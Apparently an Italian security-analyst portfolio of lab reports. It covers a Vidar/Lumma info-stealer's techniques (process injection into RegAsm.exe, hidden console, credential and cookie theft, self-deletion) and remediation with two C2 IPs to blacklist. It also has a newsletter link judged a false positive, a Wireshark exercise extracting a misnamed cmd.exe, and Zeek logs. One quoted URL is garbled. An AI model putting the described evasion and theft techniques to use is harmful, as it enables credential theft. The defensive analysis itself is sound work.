Info-Stealer (Vidar/Lumma)

Abbiamo rilevato un malware di tipo "Info-Stealer"

Il Malware si presenta come un file eseguibile:

[6bddfcb52736_vidar.exe](#)


Questo software malevolo è progettato per operare in modo silenzioso, occultandosi in processi nativi di Windows sottraendo dati sensibili senza farsi notare dall'antivirus di base.

In seguito i dati raccolti sono inviati verso server esterni.

Infine il Malware si auto-elimina dalla macchina senza lasciare tracce.

FASI DEL MALWARE

CASO 1: MODUS OPERANDI INFO-STEALER



Infezione

Il malware inietta codice all'interno del processo legittimo di Windows **RegAsm.exe**. Sfruttando la “fiducia” del processo da parte del sistema operativo

Evasione

Per minimizzare le tracce forensi e l'interazione visiva, è stato invocato il processo di sistema **conhost.exe** con il parametro di occultamento **-ForceV1**, garantendo l'esecuzione della console in modalità nascosta

Furto di dati

Il malware effettua una ricognizione del sistema enumerando le varie informazioni e avvia un Furto di cookie di sessione e delle credenziali salvate nella macchina.

Esfiltrazione e Auto-Cancellazione

I dati raccolti sono stati esfiltrati verso specifici indirizzi IP. Per coprire le tracce, l'attacco si è concluso con l'invocazione di un comando in **cmd** procedendo con la cancellazione forzata e silenziosa della directory del malware

URL Tracking

L'URL in analisi si presenta come un link insolito che potrebbe destare delle preoccupazioni.

<https://click.convertkit-mail2.com/wvuqovqrrwagh50nddc7hnxdlxxxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNydWl0ZXJz>

Nonostante l'aspetto insolito e complicato, questo è un normale link di tracciamento usato nelle newsletter, quindi siamo sicuri a classificarlo come Falso Positivo

Analisi del link

Analizziamo una parte alla volta il link:

Il Postino: (click.convertkit-mail2.com/click/convertkit-mail2.com/Marketing/link?5%a%69b10dfbc206%a9%20fb%867%at2.convertkit-mail2d%3ae3%34448%80d%26f7%335%6vov...nmu...%78%31centeritidarit-&waip=66%ity/itddd?fi/marketing-link): La prima parte dell'indirizzo ci dice chi sta gestendo la consegna. ConvertKit è una piattaforma legittima usata dalle aziende per inviare e-mail e newsletter.

Il Codice di Tracciamento: Quella serie di lettere e numeri casuali (wvuqovq...) serve al mittente per le statistiche. Quando clicchi, il sistema registra: "L'utente X ha aperto il link". Aiuta l'azienda a sapere se la loro newsletter funziona, non per rubare dati.

La Destinazione Nascosta: L'ultima parte del link (d3d3Lmluc3RhZ3Jhb...) è in realtà l'indirizzo finale scritto in un "alfabeto" diverso (chiamato Base64) per poter viaggiare via email senza rompersi. Se traduciamo quella stringa, esce fuori la vera destinazione:
www.instagram.com/aussienursererecruiters.

CASO 2: ANALISI FALSO POSITIVO (Link Marketing)

ANALISI DI SICUREZZA



click.convertkit-mail2.com...<https://click.convertkit-mail2.com/click/convertkit-mail2.com/Marketing/link?5%a%69b10dfbc206%a9%20fb%867%at2.convertkit-mail2d%3ae3%34448%80d%26f7%335%6vov...nmu...%78%31centeritidarit-&waip=66%ity/itddd?fi/marketing-link>

ANALISI DI SICUREZZA

TRAFFICO LEGITTIMO - NESSUNA MINACCIA

aussienursererecruiters

Email

Password

Log in

OR

Don't have an Instagram?

Forgot password

Piano di Remediation

AZIONI DA INTRAPRENDERE PER IL CASO 1 (INFO-STEALER)

- **Isolamento della Macchina:** La postazione di lavoro deve essere immediatamente disconnessa da qualsiasi rete, evitando ulteriori connessioni a server esterni.
- **Compromissione Credenziali:** Tutte le credenziali utilizzate sulla macchina compromessa sono da ritenersi compromesse e devono essere cambiate urgentemente da un'altra postazione.
- **Reinstallazione Totale:** Dato che il malware ha manipolato e iniettato codice in processi di sistema. È richiesta la reinstallazione completa del sistema operativo per garantire la sicurezza
- **Regole di Firewall:** Inserire i due IP dei server di Comando e Controllo (147.45.44.104 e 172.67.215.62) nella blacklist del Firewall perimetrale per impedire future comunicazioni maligne da altri endpoint.

AZIONI DA INTRAPRENDERE PER IL CASO 2 (URL TRACKING)

Nessuna Azione di Blocco richiesta: in quanto l'URL e il dominio sono legittimi e non rappresentano una minaccia. Non è richiesta l'adozione di regole di blocco.




</> ROGUEVECTOR </>

Estrarre un Eseguibile da un PCAP

ESERCIZIO 6

Analisi dell'Evento

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=255
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=255
6	0.000708	209.165.202.133	209.165.200.235	TCP	324	6666 → 48598 [PSH, ACK] Seq=1 Ack=165 Win=255
7	0.000827	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=259



L'attività di analisi si è concentrata sull'intercettazione di traffico di rete sospetto che indicava il download di un file sospetto: W32.Nimda.Amm.exe, un noto malware storico con nome "Nimda". Sebbene il nome del file suggerisse un'infezione critica, l'analisi forense approfondita ha rivelato che si tratta di un **Falso Positivo**. Il file trasferito, pur avendo un nome allarmante, non contiene codice malevolo ma corrisponde a un componente di sistema standard di Windows


Rilevamento del Flusso TCP

È stata isolata una connessione HTTP tra due host (209.165.200.235 e 209.165.202.133) e ricostruito il flusso di dati TCP per esaminare il contenuto binario in transito.

L'analisi dell'header e delle stringhe interne ha rivelato la vera identità del file:

```
HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@...
!L.!This program cannot be run in DOS mode.
```



Il file iniziava con i marcatori standard "MZ" e "This program cannot be run in DOS mode", confermando di essere un eseguibile Windows.

I caratteri incomprensibili visualizzati nel flusso sono la rappresentazione ASCII del codice binario del programma. Le parole leggibili sparse sono le stringhe di testo contenute nel programma, vediamone alcune:

"Windows Command Processor" "Microsoft Corporation".

Alcuni comandi interni tipici della console come DIR, COPY, DEL.

Manifest XML identificativo: Microsoft.Windows.FileSystem.CMD

Estrazione e Verifica del file



Wireshark - Export - HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
309	209.165.202.133:6666	application/octet-stream	345 kB	W32.Nimda.Amm.exe

```
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ ls -l  
total 380  
-rw-r--r-- 1 root      root      5424 Dec  2 09:03 capture.pcap  
drwxr-xr-x 2 analyst  analyst    4096 Dec  9 09:59 Desktop  
drwxr-xr-x 3 analyst  analyst    4096 Jun 18 20:17 Downloads  
drwxr-xr-x 9 analyst  analyst   4096 Jun 18 20:17 lab.support.files  
drwxr-xr-x 3 analyst  analyst    4096 Jun 18 19:55 scripts  
drwxr-xr-x 2 analyst  analyst    4096 Mar 21 2018 second_drive  
-rw-r--r-- 1 analyst  analyst     255 Dec  4 07:40 space.txt  
-rw-r--r-- 1 analyst  analyst    298 Dec  4 07:54 space.txt.save  
-rw-r--r-- 1 analyst  analyst 345088 Dec  9 09:57 W32.Nimda.Amm.exe  
drwxr-xr-x 5 analyst  analyst    4096 Jun 18 19:27 yay  
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe  
W32.Nimda.Amm.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 6 sections  
[analyst@secOps ~]$
```

Per effettuare il download del malware, abbiamo utilizzato la funzione File > Export Objects > HTTP di Wireshark.

Abbiamo individuato un unico oggetto trasferito:

W32.Nimda.Amm.exe (dimensione 345 kB).

Non ci sono stati altri oggetti trasferiti tramite HTTP.

Il file è stato salvato nella directory di analisi /home/analyst.

Tramite il comando ls -l abbiamo confermato che il file è stato salvato correttamente con la dimensione attesa.

Il comando file W32.Nimda.Amm.exe ha confermato la natura del

file: **PE32+ executable**, for MS Windows.

Questo prova definitivamente che abbiamo estratto un programma eseguibile per Windows, che possiamo identificare come cmd.exe; grazie anche alle informazioni raccolte dal TCP Stream.

Prossimi passi per un Analista di Sicurezza

CHIUSURA INCIDENTE

Classificare l'alert di sicurezza
come "Falso Positivo" nel sistema
SIEM

VERIFICA INTEGRITÀ

calcolare l'hash del file estratto e
confrontarlo su VirusTotal. Questo
ci darà la certezza matematica al
100% che si tratti del cmd.exe

INVESTIGAZIONE UTENTE


Contattare l'utente o
l'amministratore della macchina
209.165.200.235 per chiedere
spiegazioni sul download



roguevector

< ROGUEVECTOR >

Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia



The screenshot shows the Kibana Zeek - HTTP - Logs view. The left sidebar lists navigation options: Discover, Visualize, Dashboard, Timeline, Dev Tools, Management, Squert, and Logout. The main area displays a table of network logs with columns: Time, source_ip, destination_ip, destination_port, resp_fuids, and uid. The table shows 10 results from June 12th, 2020, with the first entry being at timestamp 2020-06-12T21:30:09.445030Z.

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqyCqt h3LH1	CuKeR52 aPjRN7Pf qDd
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6a AYvBh	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TjaA2Yd NQ14	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWO03T1TT34U WLKr63	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh uCoJ	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fpkc6a3axDrC4G BqR5	CbSK6C1 mlm2iUV KkC1
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Fx0bx16vr1YO Wulch	C2S2w31 zFlvpV63 kPz

1. Dati Identificativi della Connessione


- IP Sorgente (attaccante): 209.165.200.227
- IP Destinazione (server vulnerabile): 209.165.200.235
- Porta Destinazione: 80 (HTTP)
- Time stamp del primo risultato: 2020-06-12T21:30:09.445030Z
- Tipo di evento: HTTP



roguevector

